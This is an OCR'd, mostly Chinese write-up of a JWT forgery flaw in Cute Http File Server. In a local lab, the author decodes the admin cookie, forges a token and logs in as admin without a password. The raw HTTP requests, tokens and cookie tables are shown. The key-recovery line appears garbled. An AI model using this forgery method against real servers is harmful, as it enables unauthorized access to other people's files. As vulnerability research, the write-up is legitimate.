Cute Http File Server JWT Chinese

Cute Http File Server jwt

官网地址:iscute.cn/chfs


官网github地址:Offical github website address：https://github.com/ods-im/CuteHttpFileServer

获取admin的Cookie

该项目无注册功能,故本地搭建环境,手动创建新用户,我们这里创建一个admin用户

then locally login

obtain their cookies after login successfully




```
GET / HTTP/1.1
Host: 192.168.129.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:JWT=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwODI2NDY4NH0.Xc17butux
IOJkq1pwI8CHsNJndo8gXdjvmqfDLzh8Q4; user=admin
Upgrade-Insecure-Requests: 1

```

JWT解密与伪造

JWT解密,payload中只含有我们刚才注册的admin用户,而不检验目前用户的密码.同时且对称密钥也解出来了.自此便可利用jwt实现任意身份的登录.

注意:payload具有时间限制,若失效请重新登录抓取新的Cookie



JWT Token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJsZGwiLCJleHAiOjE3MDgyNjQ2ODR9.fTqcZ1xo1wi2VETxwBNzw72X3QHhELvsxW0WIVavgmU

签名算法: HS256

头部/Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

载荷/Payload

```
{
  "acc": "admin",
  "exp": 1708264684
}
```


对称密钥: json.cn

实验效果

before login


first

现在我们尝试不用密码,而是用我们伪造的jwt,去实现登录



名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
{7d21e0ad-9da7-40f9-99be-f8ccb0d00f...	value	192.168.12...	/	Mon, 19 Feb 2024 13:25:32 G...	3	false	false	Lax	Sun, 18 Feb 2024 13:52:25 G...

second




名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pb...	192.168.13...	/	Sat, 24 Feb 2024 0...	127	false	false	None	Fri, 23 Feb 2024 0...
user	admin	192.168.13...	/	Sat, 24 Feb 2024 0...	9	false	false	None	Fri, 23 Feb 2024 0...
{d964cf7d-607...	value	192.168.13...	/	Sat, 24 Feb 2024 0...	43	false	false	Lax	Fri, 23 Feb 2024 0...

```
user:"admin"
  Domain:"192.168.137.1"
  Expires / Max-Age:"Sat, 24 Feb 2024 05:23:06 GMT"
  HostOnly:true
  HttpOnly:false
```

successful jwt forgery

F5刷新浏览器，发现管理员用户在没有密码的情况下成功登录。因此，我们可以按照上述方法实现任何身份的登录



文件^	大小	修改时间	操作
test		2024-02-18 20:16:31	
10.txt	37B	2024-02-18 20:15:39	
ctf寒假学习.txt	227B	2024-02-18 20:15:26	

名称	值	Domain	Path	Expires / Max-Age	大小
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwODI2NDY4NH0.Xc17bu...	192.168.12...	/	Mon, 19 Feb 2024 1...	127
user	admin	192.168.12...	/	Mon, 19 Feb 2024 1...	9
{7577592a-6eaa-40af-95e9-...	value	192.168.12...	/	Mon, 19 Feb 2024 1...	43